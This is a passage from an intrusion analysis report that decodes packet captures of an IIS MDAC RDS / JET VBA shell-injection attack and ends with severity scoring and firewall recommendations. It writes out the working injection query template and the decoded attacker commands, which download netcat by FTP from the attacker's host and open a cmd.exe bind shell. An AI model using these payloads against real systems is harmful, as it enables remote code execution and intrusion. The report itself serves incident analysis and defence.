6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65    nnection: Keep-Alive
0d 0a 0d 0a 41 44 43 43 6c 69 65 6e 74 56 65 72 73 69 6f 6e    ....ADCClientVersion
3a 30 31 2e 30 36 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65    :01.06..Content-Type
3a 20 6d 75 6c 74 69 70 61 72 74 2f 6d 69 78 65 64 3b 20 62    : multipart/mixed; b
6f 75 6e 64 61 72 79 3d 21 41 44 4d 21 52 4f 58 21 59 4f 55    oundary=!ADM!ROX!YOU
52 21 57 4f 52 4c 44 21 3b 20 6e 75 6d 2d 61 72 67 73 3d 33    R!WORLD!; num-args=3
0d 0a 0d 0a 2d 2d 21 41 44 4d 21 52 4f 58 21 59 4f 55 52 21    ....--!ADM!ROX!YOUR!
57 4f 52 4c 44 21 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65    WORLD!..Content-Type
3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 76 61 72 67    : application/x-varg
0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 35    ..Content-Length: 35
38 0d 0a 0d 0a 02 00 03 00 08 00 a4 00 00 00 53 00 65 00 6c    8..............S.e.l
00 65 00 63 00 74 00 20 00 2a 00 20 00 66 00 72 00 6f 00 6d    .e.c.t. .*. .f.r.o.m
00 20 00 43 00 75 00 73 00 74 00 6f 00 6d 00 65 00 72 00 73    . .C.u.s.t.o.m.e.r.s
00 20 00 77 00 68 00 65 00 72 00 65 00 20 00 43 00 69 00 74    . .w.h.e.r.e. .C.i.t
00 79 00 3d 00 27 00 7c 00 73 00 68 00 65 00 6c 00 6c 00 28    .y.=.'.|.s.h.e.l.l.(
00 22 00 63 00 6d 00 64 00 20 00 2f 00 63 00 20 00 65 00 63    ."c.m.d. ./.c. .e.c
00 68 00 6f 00 20 00 75 00 6e 00 64 00 65 00 72 00 40 00 74    .h.o. .u.n.d.e.r.@.t
00 74 00 61 00 2e 00 63 00 6b 00 20 00 3e 00 3e 00 73 00 61    .t.a...c.k. .>.>.s.a
00 73 00 66 00 69 00 6c 00 65 00 22 00 29 00 7c 00 27 00 08    .s.f.i.l.e.".).|.'..
00 b2 00 00 00 64 00 72 00 69 00 76 00 65 00 72 00 3d 00 7b    .....d.r.i.v.e.r.=.{
00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20    .M.i.c.r.o.s.o.f.t.
00 41 00 63 00 63 00 65 00 73 00 73 00 20 00 44 00 72 00 69    .A.c.c.e.s.s. .D.r.i
00 76 00 65 00 72 00 20 00 28 00 2a 00 2e 00 6d 00 64 00 62    .v.e.r. .(.*...m.d.b
00 29 00 7d 00 3b 00 64 00 62 00 71 00 3d 00 63 00 3a 00 5c    .).}.;.d.b.q.=.c.:.\
00 77 00 69 00 6e 00 6e 00 74 00 5c 00 68 00 65 00 6c 00 70    .w.i.n.n.t.\.h.e.l.p
00 5c 00 69 00 69 00 73 00 5c 00 68 00 74 00 6d 00 5c 00 74    .\.i.i.s.\.h.t.m.\.t
00 75 00 74 00 6f 00 72 00 69 00 61 00 6c 00 5c 00 62 00 74    .u.t.o.r.i.a.l.\.b.t
00 63 00 75 00 73 00 74 00 6d 00 72 00 2e 00 6d 00 64 00 62    .c.u.s.t.m.r...m.d.b
00 3b 00 0d 0a 2d 2d 21 41 44 4d 21 52 4f 58 21 59 4f 55 52    .;...--!ADM!ROX!YOUR
21 57 4f 52 4c 44 21 2d 2d 0d 0a                               !WORLD!--..
```

EVENT1: [IIS:RDS3] (tcp,dp=80,sp=3540)

==========

longhorn (Towards) 17:42:08
SOURCE: 217.82.42.53 pD9522A35.dip.t-dialin.net
DEST: 12.xxx.yyy.3 targeted.host

```
45 00 03 13 b8 48 40 00 f5 06 b3 07 d9 52 2a 35 0c xx yy 03    E....H@......R*5....
0d f5 00 50 4f 73 51 07 00 12 6f 08 50 18 44 10 e7 f8 00 00    ...POsQ...o.P.D.....
50 4f 53 54 20 2f 6d 73 61 64 63 2f 6d 73 61 64 63 73 2e 64    POST /msadc/msadcs.d
6c 6c 2f 41 64 76 61 6e 63 65 64 44 61 74 61 46 61 63 74 6f    ll/AdvancedDataFacto
72 79 2e 51 75 65 72 79 20 48 54 54 50 2f 31 2e 31 0d 0a 55    ry.Query HTTP/1.1..U
73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 32    ser-Agent: Mozilla/2
2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45    .0 (compatible; MSIE
20 33 2e 30 31 3b 20 57 69 6e 64 6f 77 73 20 39 35 29 0d 0a    3.01; Windows 95)..
```

```
48 6f 73 74 3a 20 31 32 2e 31 30 2e 38 2e 33 0d 0a 43 6f 6e   Host: 12.xxx.yyy.3..Con
74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 35 36 33 0d 0a 43 6f   tent-Length: 563..Co
6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65   nnection: Keep-Alive
0d 0a 0d 0a 41 44 43 43 6c 69 65 6e 74 56 65 72 73 69 6f 6e   ....ADCClientVersion
3a 30 31 2e 30 36 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65   :01.06..Content-Type
3a 20 6d 75 6c 74 69 70 61 72 74 2f 6d 69 78 65 64 3b 20 62   : multipart/mixed; b
6f 75 6e 64 61 72 79 3d 21 41 44 4d 21 52 4f 58 21 59 4f 55   oundary=!ADM!ROX!YOU
52 21 57 4f 52 4c 44 21 3b 20 6e 75 6d 2d 61 72 67 73 3d 33   R!WORLD!; num-args=3
0d 0a 0d 0a 2d 2d 21 41 44 4d 21 52 4f 58 21 59 4f 55 52 21   ....--!ADM!ROX!YOUR!
57 4f 52 4c 44 21 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65   WORLD!..Content-Type
3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 76 61 72 67   : application/x-varg
0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 35   ..Content-Length: 35
34 0d 0a 0d 0a 02 00 03 00 08 00 a0 00 00 00 53 00 65 00 6c   4..............S.e.l
00 65 00 63 00 74 00 20 00 2a 00 20 00 66 00 72 00 6f 00 6d   .e.c.t. .*. .f.r.o.m
00 20 00 43 00 75 00 73 00 74 00 6f 00 6d 00 65 00 72 00 73   .C.u.s.t.o.m.e.r.s
00 20 00 77 00 68 00 65 00 72 00 65 00 20 00 43 00 69 00 74   . .w.h.e.r.e. .C.i.t
00 79 00 3d 00 27 00 7c 00 73 00 68 00 65 00 6c 00 6c 00 28   .y.=.'.|.s.h.e.l.l.(
00 22 00 63 00 6d 00 64 00 20 00 2f 00 63 00 20 00 65 00 63   ."..c.m.d. ./.c. .e.c
00 68 00 6f 00 20 00 67 00 65 00 74 00 20 00 6e 00 63 00 2e   .h.o. .g.e.t. .n.c..
00 65 00 78 00 65 00 20 00 3e 00 3e 00 73 00 61 00 73 00 66   .e.x.e. .>.>.s.a.s.f
00 69 00 6c 00 65 00 22 00 29 00 7c 00 27 00 08 00 b2 00 00   .i.l.e.".).|.'.....
00 64 00 72 00 69 00 76 00 65 00 72 00 3d 00 7b 00 4d 00 69   .d.r.i.v.e.r.=.{.M.i
00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 41 00 63   .c.r.o.s.o.f.t. .A.c
00 63 00 65 00 73 00 73 00 20 00 44 00 72 00 69 00 76 00 65   .c.e.s.s. .D.r.i.v.e
00 72 00 20 00 28 00 2a 00 2e 00 6d 00 64 00 62 00 29 00 7d   .r. .(.*...m.d.b.).}
00 3b 00 64 00 62 00 71 00 3d 00 63 00 3a 00 5c 00 77 00 69   .;.d.b.q.=.c.:.\.w.i
00 6e 00 6e 00 74 00 5c 00 68 00 65 00 6c 00 70 00 5c 00 69   .n.n.t.\.h.e.l.p.\.i
00 69 00 73 00 5c 00 68 00 74 00 6d 00 5c 00 74 00 75 00 74   .i.s.\.h.t.m.\.t.u.t
00 6f 00 72 00 69 00 61 00 6c 00 5c 00 62 00 74 00 63 00 75   .o.r.i.a.l.\.b.t.c.u
00 73 00 74 00 6d 00 72 00 2e 00 6d 00 64 00 62 00 3b 00 0d   .s.t.m.r...m.d.b.;..
0a 2d 2d 21 41 44 4d 21 52 4f 58 21 59 4f 55 52 21 57 4f 52   .--!ADM!ROX!YOUR!WOR
4c 44 21 2d 2d 0d 0a                                          LD!--..
```

EVENT1: [DYNAMIC-TCP] (tcp,sp=3573,dp=80,flags=---AP---)

==========

longhorn (Towards) 17:42:09
SOURCE: 217.82.42.53 pD9522A35.dip.t-dialin.net
DEST: 12.xxx.yyy.3 targeted.host

```
45 00 03 07 b8 ae 40 00 f5 06 b2 ad d9 52 2a 35 0c xx yy 03   E.....@......R*5....
0e 11 00 50 4f 8a 87 b2 00 12 6f 1e 50 18 44 10 b5 fd 00 00   ...PO.....o.P.D.....
50 4f 53 54 20 2f 6d 73 61 64 63 2f 6d 73 61 64 63 73 2e 64   POST /msadc/msadcs.d
6c 6c 2f 41 64 76 61 6e 63 65 64 44 61 74 61 46 61 63 74 6f   ll/AdvancedDataFacto
72 79 2e 51 75 65 72 79 20 48 54 54 50 2f 31 2e 31 0d 0a 55   ry.Query HTTP/1.1..U
73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 32   ser-Agent: Mozilla/2
2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45   .0 (compatible; MSIE
20 33 2e 30 31 3b 20 57 69 6e 64 6f 77 73 20 39 35 29 0d 0a   3.01; Windows 95)..
48 6f 73 74 3a 20 31 32 2e 31 30 2e 38 2e 33 0d 0a 43 6f 6e   Host: 12.xxx.yyy.3..Con
74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 35 35 31 0d 0a 43 6f   tent-Length: 551..Co
6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65   nnection: Keep-Alive
0d 0a 0d 0a 41 44 43 43 6c 69 65 6e 74 56 65 72 73 69 6f 6e   ....ADCClientVersion
3a 30 31 2e 30 36 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65   :01.06..Content-Type
3a 20 6d 75 6c 74 69 70 61 72 74 2f 6d 69 78 65 64 3b 20 62   : multipart/mixed; b
6f 75 6e 64 61 72 79 3d 21 41 44 4d 21 52 4f 58 21 59 4f 55   oundary=!ADM!ROX!YOU
52 21 57 4f 52 4c 44 21 3b 20 6e 75 6d 2d 61 72 67 73 3d 33   R!WORLD!; num-args=3
```

```
0d 0a 0d 0a 2d 2d 21 41 44 4d 21 52 4f 58 21 59 4f 55 52 21   ....--!ADM!ROX!YOUR!
57 4f 52 4c 44 21 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65   WORLD!..Content-Type
3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 76 61 72 67   : application/x-varg
0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 34   ..Content-Length: 34
32 0d 0a 0d 0a 02 00 03 00 08 00 94 00 00 00 53 00 65 00 6c   2..............S.e.l
00 65 00 63 00 74 00 20 00 2a 00 20 00 66 00 72 00 6f 00 6d   .e.c.t. .*. .f.r.o.m
00 20 00 43 00 75 00 73 00 74 00 6f 00 6d 00 65 00 72 00 73   . .C.u.s.t.o.m.e.r.s
00 20 00 77 00 68 00 65 00 72 00 65 00 20 00 43 00 69 00 74   . .w.h.e.r.e. .C.i.t
00 79 00 3d 00 27 00 7c 00 73 00 68 00 65 00 6c 00 6c 00 28   .y.=.'.|.s.h.e.l.l.(
00 22 00 63 00 6d 00 64 00 20 00 2f 00 63 00 20 00 65 00 63   .".c.m.d. ./.c. .e.c
00 68 00 6f 00 20 00 71 00 75 00 69 00 74 00 20 00 3e 00 3e   .h.o. .q.u.i.t. .>.>
00 73 00 61 00 73 00 66 00 69 00 6c 00 65 00 22 00 29 00 7c   .s.a.s.f.i.l.e.".).|
00 27 00 08 00 b2 00 00 00 64 00 72 00 69 00 76 00 65 00 72   .'.......d.r.i.v.e.r
00 3d 00 7b 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66   .=.{.M.i.c.r.o.s.o.f
00 74 00 20 00 41 00 63 00 63 00 65 00 73 00 73 00 20 00 44   .t. .A.c.c.e.s.s. .D
00 72 00 69 00 76 00 65 00 72 00 20 00 28 00 2a 00 2e 00 6d   .r.i.v.e.r. .(.*...m
00 64 00 62 00 29 00 7d 00 3b 00 64 00 62 00 71 00 3d 00 63   .d.b.).}.;.d.b.q.=.c
00 3a 00 5c 00 77 00 69 00 6e 00 6e 00 74 00 5c 00 68 00 65   .:.\.w.i.n.n.t.\.h.e
00 6c 00 70 00 5c 00 69 00 69 00 73 00 5c 00 68 00 74 00 6d   .l.p.\.i.i.s.\.h.t.m
00 5c 00 74 00 75 00 74 00 6f 00 72 00 69 00 61 00 6c 00 5c   .\.t.u.t.o.r.i.a.l.\
00 62 00 74 00 63 00 75 00 73 00 74 00 6d 00 72 00 2e 00 6d   .b.t.c.u.s.t.m.r...m
00 64 00 62 00 3b 00 0d 0a 2d 2d 21 41 44 4d 21 52 4f 58 21   .d.b.;...--!ADM!ROX!
59 4f 55 52 21 57 4f 52 4c 44 21 2d 2d 0d 0a                   YOUR!WORLD!--..
```

EVENT1: [IIS:RDS] (tcp,dp=80,sp=3601)

==========

longhorn (Towards) 17:42:10
SOURCE: 217.82.42.53 pD9522A35.dip.t-dialin.net
DEST: 12.xxx.yyy.3 targeted.host

```
45 00 02 fd b8 f7 40 00 f5 06 b2 6e d9 52 2a 35 0c xx yy 03   E.....@....n.R*5....
0e 22 00 50 4f 9a 11 22 00 12 6f 39 50 18 44 10 2f 41 00 00   ."."PO.."..o9P.D./A..
50 4f 53 54 20 2f 6d 73 61 64 63 2f 6d 73 61 64 63 73 2e 64   POST /msadc/msadcs.d
6c 6c 2f 41 64 76 61 6e 63 65 64 44 61 74 61 46 61 63 74 6f   ll/AdvancedDataFacto
72 79 2e 51 75 65 72 79 20 48 54 54 50 2f 31 2e 31 0d 0a 55   ry.Query HTTP/1.1..U
73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 32   ser-Agent: Mozilla/2
2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45   .0 (compatible; MSIE
20 33 2e 30 31 3b 20 57 69 6e 64 6f 77 73 20 39 35 29 0d 0a   3.01; Windows 95)..
48 6f 73 74 3a 20 31 32 2e 31 30 2e 38 2e 33 0d 0a 43 6f 6e   Host: 12.xxx.yyy.3..Con
74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 35 34 31 0d 0a 43 6f   tent-Length: 541..Co
6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65   nnection: Keep-Alive
0d 0a 0d 0a 41 44 43 43 6c 69 65 6e 74 56 65 72 73 69 6f 6e   ....ADCClientVersion
3a 30 31 2e 30 36 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65   :01.06..Content-Type
3a 20 6d 75 6c 74 69 70 61 72 74 2f 6d 69 78 65 64 3b 20 62   : multipart/mixed; b
6f 75 6e 64 61 72 79 3d 21 41 44 4d 21 52 4f 58 21 59 4f 55   oundary=!ADM!ROX!YOU
52 21 57 4f 52 4c 44 21 3b 20 6e 75 6d 2d 61 72 67 73 3d 33   R!WORLD!; num-args=3
0d 0a 0d 0a 2d 2d 21 41 44 4d 21 52 4f 58 21 59 4f 55 52 21   ....--!ADM!ROX!YOUR!
57 4f 52 4c 44 21 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65   WORLD!..Content-Type
3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 76 61 72 67   : application/x-varg
0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 33   ..Content-Length: 33
32 0d 0a 0d 0a 02 00 03 00 08 00 8a 00 00 00 53 00 65 00 6c   2..............S.e.l
00 65 00 63 00 74 00 20 00 2a 00 20 00 66 00 72 00 6f 00 6d   .e.c.t. .*. .f.r.o.m
00 20 00 43 00 75 00 73 00 74 00 6f 00 6d 00 65 00 72 00 73   . .C.u.s.t.o.m.e.r.s
00 20 00 77 00 68 00 65 00 72 00 65 00 20 00 43 00 69 00 74   . .w.h.e.r.e. .C.i.t
00 79 00 3d 00 27 00 7c 00 73 00 68 00 65 00 6c 00 6c 00 28   .y.=.'.|.s.h.e.l.l.(
```

```
00 22 00 63 00 6d 00 64 00 20 00 2f 00 63 00 20 00 66 00 74    ."c.m.d. ./c. .f.t
00 70 00 20 00 2d 00 73 00 3a 00 73 00 61 00 73 00 66 00 69    .p. .-s.:.s.a.s.f.i
00 6c 00 65 00 22 00 29 00 7c 00 27 00 08 00 b2 00 00 00 64    .l.e.".).|.'.......d
00 72 00 69 00 76 00 65 00 72 00 3d 00 7b 00 4d 00 69 00 63    .r.i.v.e.r.=.{.M.i.c
00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 41 00 63 00 63    .r.o.s.o.f.t. .A.c.c
00 65 00 73 00 73 00 20 00 44 00 72 00 69 00 76 00 65 00 72    .e.s.s. .D.r.i.v.e.r
00 20 00 28 00 2a 00 2e 00 6d 00 64 00 62 00 29 00 7d 00 3b    . .(.*...m.d.b.).}.;
00 64 00 62 00 71 00 3d 00 63 00 3a 00 5c 00 77 00 69 00 6e    .d.b.q.=.c.:.\.w.i.n
00 6e 00 74 00 5c 00 68 00 65 00 6c 00 70 00 5c 00 69 00 69    n.t.\.h.e.l.p.\.i.i
00 73 00 5c 00 68 00 74 00 6d 00 5c 00 74 00 75 00 74 00 6f    .s.\.h.t.m.\.t.u.t.o
00 72 00 69 00 61 00 6c 00 5c 00 62 00 74 00 63 00 75 00 73    .r.i.a.l.\.b.t.c.u.s
00 74 00 6d 00 72 00 2e 00 6d 00 64 00 62 00 3b 00 0d 0a 2d    .t.m.r...m.d.b.;...-
2d 21 41 44 4d 21 52 4f 58 21 59 4f 55 52 21 57 4f 52 4c 44    -!ADM!ROX!YOUR!WORLD
21 2d 2d 0d 0a                                                 !--..
```

EVENT1: [DYNAMIC-TCP] (tcp,sp=3618,dp=80,flags=---AP---)

==========

longhorn (Towards) 17:44:51
SOURCE: 217.82.42.53 pD9522A35.dip.t-dialin.net
DEST: 12.xxx.yyy.3 targeted.host

```
45 00 03 13 f7 5a 40 00 f5 06 73 f5 d9 52 2a 35 0c xx yy 03    E....Z@...s..R*5....
0c 96 00 50 5c 22 0b 90 00 12 70 1f 50 18 44 10 23 0f 00 00    ...P\"....p.P.D.#...
50 4f 53 54 20 2f 6d 73 61 64 63 2f 6d 73 61 64 63 73 2e 64    POST /msadc/msadcs.d
6c 6c 2f 41 64 76 61 6e 63 65 64 44 61 74 61 46 61 63 74 6f    ll/AdvancedDataFacto
72 79 2e 51 75 65 72 79 20 48 54 54 50 2f 31 2e 31 0d 0a 55    ry.Query HTTP/1.1..U
73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 32    ser-Agent: Mozilla/2
2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45    .0 (compatible; MSIE
20 33 2e 30 31 3b 20 57 69 6e 64 6f 77 73 20 39 35 29 0d 0a    3.01; Windows 95)..
48 6f 73 74 3a 20 31 32 2e 31 30 2e 38 2e 33 0d 0a 43 6f 6e    Host: 12.xxx.yyy.3..Con
74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 35 36 33 0d 0a 43 6f    tent-Length: 563..Co
6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65    nnection: Keep-Alive
0d 0a 0d 0a 41 44 43 43 6c 69 65 6e 74 56 65 72 73 69 6f 6e    ....ADCClientVersion
3a 30 31 2e 30 36 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65    :01.06..Content-Type
3a 20 6d 75 6c 74 69 70 61 72 74 2f 6d 69 78 65 64 3b 20 62    : multipart/mixed; b
6f 75 6e 64 61 72 79 3d 21 41 44 4d 21 52 4f 58 21 59 4f 55    oundary=!ADM!ROX!YOU
52 21 57 4f 52 4c 44 21 3b 20 6e 75 6d 2d 61 72 67 73 3d 33    R!WORLD!; num-args=3
0d 0a 0d 0a 2d 2d 21 41 44 4d 21 52 4f 58 21 59 4f 55 52 21    ....--!ADM!ROX!YOUR!
57 4f 52 4c 44 21 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65    WORLD!..Content-Type
3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 76 61 72 67    : application/x-varg
0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 35    ..Content-Length: 35
34 0d 0a 0d 0a 02 00 03 00 08 00 a0 00 00 00 53 00 65 00 6c    4..............S.e.l
00 65 00 63 00 74 00 20 00 2a 00 20 00 66 00 72 00 6f 00 6d    .e.c.t. .*. .f.r.o.m
00 20 00 43 00 75 00 73 00 74 00 6f 00 6d 00 65 00 72 00 73    . .C.u.s.t.o.m.e.r.s
00 20 00 77 00 68 00 65 00 72 00 65 00 20 00 43 00 69 00 74    . .w.h.e.r.e. .C.i.t
00 79 00 3d 00 27 00 7c 00 73 00 68 00 65 00 6c 00 6c 00 28    .y.=.'.|.s.h.e.l.l.(
00 22 00 63 00 6d 00 64 00 20 00 2f 00 63 00 20 00 6e 00 63    ."c.m.d. ./c. .n.c
00 20 00 2d 00 6c 00 20 00 2d 00 70 00 20 00 35 00 30 00 30    . .-.l. .-.p. .5.0.0
00 32 00 39 00 20 00 2d 00 65 00 20 00 63 00 6d 00 64 00 2e    .2.9. .-.e. .c.m.d..
00 65 00 78 00 65 00 22 00 29 00 7c 00 27 00 08 00 b2 00 00    .e.x.e.".).|.'.....
00 64 00 72 00 69 00 76 00 65 00 72 00 3d 00 7b 00 4d 00 69    .d.r.i.v.e.r.=.{.M.i
00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 41 00 63    .c.r.o.s.o.f.t. .A.c
00 63 00 65 00 73 00 73 00 20 00 44 00 72 00 69 00 76 00 65    .c.e.s.s. .D.r.i.v.e
00 72 00 20 00 28 00 2a 00 2e 00 6d 00 64 00 62 00 29 00 7d    .r. .(.*...m.d.b.).}
```

```
00 3b 00 64 00 62 00 71 00 3d 00 63 00 3a 00 5c 00 77 00 69     .;.d.b.q.=.c.:.\.w.i
00 6e 00 6e 00 74 00 5c 00 68 00 65 00 6c 00 70 00 5c 00 69     .n.n.t.\.h.e.l.p.\.i
00 69 00 73 00 5c 00 68 00 74 00 6d 00 5c 00 74 00 75 00 74     .i.s.\.h.t.m.\.t.u.t
00 6f 00 72 00 69 00 61 00 6c 00 5c 00 62 00 74 00 63 00 75     .o.r.i.a.l.\.b.t.c.u
00 73 00 74 00 6d 00 72 00 2e 00 6d 00 64 00 62 00 3b 00 0d     .s.t.m.r...m.d.b.;..
0a 2d 2d 21 41 44 4d 21 52 4f 58 21 59 4f 55 52 21 57 4f 52     .--!ADM!ROX!YOUR!WOR
4c 44 21 2d 2d 0d 0a                                            LD!--..
-------------------------------------------------------------------------------
EVENT1: [IIS:RDS] (tcp,dp=80,sp=3222)

<<SNIP>>

===============================================================================
longhorn  (Towards)                                  17:42:14
SOURCE: 217.82.42.53    pD9522A35.dip.t-dialin.net
DEST:   12.xxx.yyy.3       targeted.host
-------------------------------------------------------------------------------
45 00 00 4e ba 2b 40 00 f5 06 b3 e9 d9 52 2a 35 0c xx yy 03     E..N.+@......R*5....
00 15 08 37 4f db 74 99 00 12 6f 3d 50 18 44 10 73 d1 00 00     ...7O.t...o=P.D.s...
32 32 30 20 42 75 6c 6c 65 74 50 72 6f 6f 66 20 46 54 50 20     220 BulletProof FTP
53 65 72 76 65 72 20 72 65 61 64 79 20 2e 2e 2e 0d 0a           Server ready .....
-------------------------------------------------------------------------------
EVENT1: [DYNAMIC-TCP] (tcp,sp=21,dp=2103,flags=---AP---)

===============================================================================
longhorn  (Towards)                                  17:42:14
SOURCE: 217.82.42.53    pD9522A35.dip.t-dialin.net
DEST:   12.xxx.yyy.3       targeted.host
-------------------------------------------------------------------------------
45 00 00 4e ba 57 40 00 f5 06 b3 bd d9 52 2a 35 0c xx yy 03     E..N.W@......R*5....
00 15 08 37 4f db 74 bf 00 12 6f 4e 50 18 43 ff 21 75 00 00     ...7O.t...oNP.C.!u..
33 33 31 20 50 61 73 73 77 6f 72 64 20 72 65 71 75 69 72 65     331 Password require
64 20 66 6f 72 20 61 6e 6f 6e 79 6d 6f 75 73 2e 0d 0a           d for anonymous...
-------------------------------------------------------------------------------
EVENT1: [DYNAMIC-TCP] (tcp,sp=21,dp=2103,flags=---AP---)

----  END LOGS  ----
```

5. Attack Mechanism: The attacker was persistent in looking for a specific Microsoft IIS vulnerability. The source code for the suspected tool used in the attack can be found at http://www.wiretrip.net/rfp/p/doc.asp?id=1&iface=2. The attacker exploited the IIS MDAC RDS (Remote Data Service) Vulnerability + JET Database VBA Vulnerability. Exploiting this vulnerability allows execution of commands on the target host with system level privileges:

1. You can make remote queries via RDS
2. You can embed NT command line commands in queries
3. You don't need user IDs (and therefore no password required), does *not* require the presence of any sample Web applications or example code, or even an active database (Rain Forest Puppy 1)

A brief rundown of the exploit:

First, it tries to access the Remote Data Services Server ISAPI Component: GET /msadc/msadcs.dll HTTP/1.0

- We see this in the following log entry:

```
longhorn  (Towards)                                    17:42:01
SOURCE: 217.82.42.53    pD9522A35.dip.t-dialin.net
DEST:   12.xxx.yyy.3       target.host
-------------------------------------------------------------------------------
45 00 00 48 b5 d3 40 00 f5 06 b8 47 d9 52 2a 35 0c xx yy 03      E..H..@....G.R*5....
0d 56 00 50 4e ea 55 08 00 12 6e cb 50 18 44 10 41 fd 00 00      .V.PN.U...n.P.D.A...
47 45 54 20 2f 6d 73 61 64 63 2f 6d 73 61 64 63 73 2e 64 6c      GET /msadc/msadcs.dl
6c 20 48 54 54 50 2f 31 2e 30 0a 0a                              l HTTP/1.0..
-------------------------------------------------------------------------------
EVENT1: [IIS:RDS] (tcp,dp=80,sp=3414)
```

Because the file exists and the server responds "200 Ok", the exploit tries to pass a malicious SQL query to the Microsoft Access ODBC driver. The query exploits the JET Database VBA Vulnerability, embedding a call to the VBA shell function into a select statement. The query always looks like this: Select * from Customers where City='|shell("cmd /c YOUR_COMMAND_HERE"|'

- You can see the full log entries above; however, it is important to note the command portions. The attacker built a file with ftp commands which login to an FTP server, download netcat, then quits (see below for summary).

The exploit uses c:\winnt\help\iis\htm\tutorial\btcustmr.mdb as data source. It sends the strings "ACTIVEDATA" as user agent and !ADM!ROX!YOUR!WORLD!" as boundary delimiter to separate MIME multipart/mixed sections

While the exploit uses an HTTP version 1.0 request for probing, it submits the malicious command by a version 1.1 POST request: POST /msadc/msadcs.dll/AdvancedDataFactory.Query HTTP/1.1

Summary of commands pulled from packet payload:

```
echo "open 217.82.42.53" > sasfile
echo "user anonymous" >> sasfile
echo "under@tta.ck" >> sasfile
echo "get nc.exe" >> sasfile
echo "quit" >> sasfile
ftp -s sasfile
```

- then -

```
nc –l –p 50029 –e cmd.exe
```

* netcat was initialized to listen on port 50029, then spawns a command shell when a connection on that port is made. The attacker can connect to the machine via: nc 12.xxx.yyy.3 50029

After the attacker built the ftp file (sasfile), he or she then launches ftp with the "-s" command, which pulls commands from a specified file. The connection to the FTP server can be seen in the logs. I am certain everything else worked, as we did find a copy of nc.exe (netcat) in the C:\Winnt\System32 directory with a timestamp that corresponds to the time of the attack. The "sasfile" created was also in the C:\Winnt\System32 directory with the commands listed above. I don't believe the final command worked as anticipated, as there is no inbound rule on the firewall that would allow traffic in on port 50029. I'm sure the command worked and netcat was listening on that port, however, no external connection to that port could have been made. So much for the attacker's backdoor.

6. Correlations:

CVE-1999-1011 → http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1011
MS98-004 → http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms98-004.asp
Rain Forest Puppy has an excellent article. At the conclusion of the article is the source code for the tool used to exploit the vulnerability. - http://www.wiretrip.net/rfp/p/doc.asp?id=1&iface=2
Similar attack seen → http://project.honeynet.org/scans/scan14/sub/som2.txt
Kirk Cheney, GSEC → http://www.giac.org/practical/Kirk_Cheney_GSEC.doc

7. Evidence of Active Targeting: Definitely active targeting. No other events from the attacker were logged, or seen again. The attacker focused primarily on this one host and was very persistent. Quite possible the attacker probed the target prior to the attack. No other events from this particular host yielded any events in the IDS database; however, the attacker could have gathered information about the host from another IP at an earlier time.

8. Severity: severity = (criticality + lethality) - (system countermeasures + network countermeasures)

criticality = 5; Target system was later identified as a Microsoft Exchange Server (v5.5 SP2) running the Outlook Web Access Client (initially I gave this a 3, as I was under the impression this was not a critical host)
lethality = 5; attack succeeded
system countermeasure = 2; system was patched, but not thoroughly
network countermeasures = 1; firewall permitted http traffic inbound to target host

(5 + 5) - (2 + 1) = 7

9. Defensive Recommendations:

- System administrators responsible for targeted host state that HTTP access is required through the firewall from the Internet. Recommend using Stateful and/or application layer firewalls with http-filters to drop similar traffic in the future:

- When traffic is seen passing with particular payload (GET /msadc/msadcs.dll HTTP/1.0), firewall will drop the packet.
- When traffic is seen passing with particular payload (GET /*cmd.exe*), firewall will drop packet.

